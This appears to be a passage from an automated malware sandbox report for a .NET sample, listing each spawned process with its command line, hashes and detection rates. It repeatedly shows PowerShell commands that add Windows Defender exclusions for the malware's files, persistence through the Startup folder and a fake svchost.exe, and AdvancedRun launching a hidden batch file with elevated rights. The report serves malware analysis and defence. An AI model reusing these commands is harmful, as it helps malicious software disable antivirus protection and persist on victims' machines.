Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 3684 Parent PID: 6192

General

Start time:	16:11:42
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 668 Parent PID: 6396

General

Start time:	16:11:42
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: 7ADA33B7.exe PID: 6536 Parent PID: 6396

General

Start time:	16:11:44
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe'
Imagebase:	0xf80000
File size:	856022 bytes
MD5 hash:	5F377DE371A8E95ACEC9956303D6F032
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 34%, Metadefender, Browse • Detection: 67%, ReversingLabs

Analysis Process: conhost.exe PID: 6528 Parent PID: 668

General

Start time:	16:11:45
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6992 Parent PID: 6396

General

Start time:	16:11:48
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 6668 Parent PID: 6396

General

Start time:	16:11:49
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6672 Parent PID: 6992

General

Start time:	16:11:49
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6820 Parent PID: 6396

General

Start time:	16:11:50
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1632 Parent PID: 6668

General

Start time:	16:11:50
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3000 Parent PID: 6820

General

Start time:	16:11:50
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 7ADA33B7.exe PID: 4256 Parent PID: 3472

General

Start time:	16:11:53
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe'
Imagebase:	0x850000
File size:	856022 bytes
MD5 hash:	5F377DE371A8E95ACEC9956303D6F032
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: lKJbVguaav.exe PID: 1560 Parent PID: 6396

General

Start time:	16:12:02
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\lKJbVguaav.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\lKJbVguaav.exe
Imagebase:	0x680000
File size:	856022 bytes
MD5 hash:	5F377DE371A8E95ACEC9956303D6F032
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 5728 Parent PID: 556

General

Start time:	16:12:05
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5764 Parent PID: 5728

General

Start time:	16:12:05
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 492 -p 6396 -ip 6396
Imagebase:	0xc80000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6088 Parent PID: 3472

General

Start time:	16:12:08
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\system\E59A6148\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\System\E59A6148\svchost.exe'
Imagebase:	0xd30000
File size:	856022 bytes
MD5 hash:	5F377DE371A8E95ACEC9956303D6F032
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 62%, Virustotal, Browse • Detection: 34%, Metadefender, Browse • Detection: 67%, ReversingLabs

Analysis Process: WerFault.exe PID: 3352 Parent PID: 6396

General

Start time:	16:12:15
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6396 -s 1860
Imagebase:	0xc80000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 5168 Parent PID: 3472

General

Start time:	16:12:18
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\system\E59A6148\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\System\E59A6148\svchost.exe'
Imagebase:	0x1f0000
File size:	856022 bytes
MD5 hash:	5F377DE371A8E95ACEC9956303D6F032
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: MpCmdRun.exe PID: 6232 Parent PID: 6036

General

Start time:	16:12:36
Start date:	15/09/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff7704d0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6348 Parent PID: 6232

General

Start time:	16:12:37
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5292 Parent PID: 556

General

Start time:	16:12:40
Start date:	15/09/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 2540 Parent PID: 4256

General

Start time:	16:12:40
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 3712 Parent PID: 6536

General

Start time:	16:12:41
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 5616 Parent PID: 6088

General

Start time:	16:12:44
Start date:	15/09/2021

Path:	C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 6788 Parent PID: 2540

General

Start time:	16:12:44
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe' /SpecialRun 4101d8 2540
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 1552 Parent PID: 3712

General

Start time:	16:12:46
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe' /SpecialRun 4101d8 3712
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 2028 Parent PID: 5168

General

Start time:	16:12:46
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: svchost.exe PID: 2272 Parent PID: 556

General

Start time:	16:12:48
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 1264 Parent PID: 5616

General

Start time:	16:12:48
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe' /SpecialRun 4101d8 5616
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 6636 Parent PID: 2028

General

Start time:	16:12:50
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe' /SpecialRun 4101d8 2028
Imagebase:	0x400000

File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3108 Parent PID: 4256

General

Start time:	16:12:51
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5396 Parent PID: 3108

General

Start time:	16:12:51
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 4840 Parent PID: 4256

General

Start time:	16:12:51
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5108 Parent PID: 4840

General

Start time:	16:12:52
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6164 Parent PID: 4256

General

Start time:	16:12:52
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1456 Parent PID: 6164

General

Start time:	16:12:53
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5968 Parent PID: 4256

General

Start time:	16:12:53
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6564 Parent PID: 5968

General

Start time:	16:12:54
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6660 Parent PID: 4256

General

Start time:	16:12:54
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 5256 Parent PID: 6536

General

Start time:	16:12:55
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x7ff64e5e0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5088 Parent PID: 6660

General

Start time:	16:12:56
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2424 Parent PID: 5256

General

Start time:	16:12:57
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5008 Parent PID: 6536

General

Start time:	16:12:57
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 2920 Parent PID: 5008

General

Start time:	16:12:58
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3136 Parent PID: 6536

General

Start time:	16:12:58
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 6432 Parent PID: 6088

General

Start time:	16:12:59
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1268 Parent PID: 3136

General

Start time:	16:13:01
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6640 Parent PID: 6536

General

Start time:	16:13:02
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1260 Parent PID: 5168

General

Start time:	16:13:02
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5936 Parent PID: 6432

General

Start time:	16:13:04
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6188 Parent PID: 6088

General

Start time:	16:13:04
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3976 Parent PID: 6536

General

Start time:	16:13:04
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 7152 Parent PID: 6640

General

Start time:	16:13:05
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4488 Parent PID: 1260

General

Start time:	16:13:05
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes

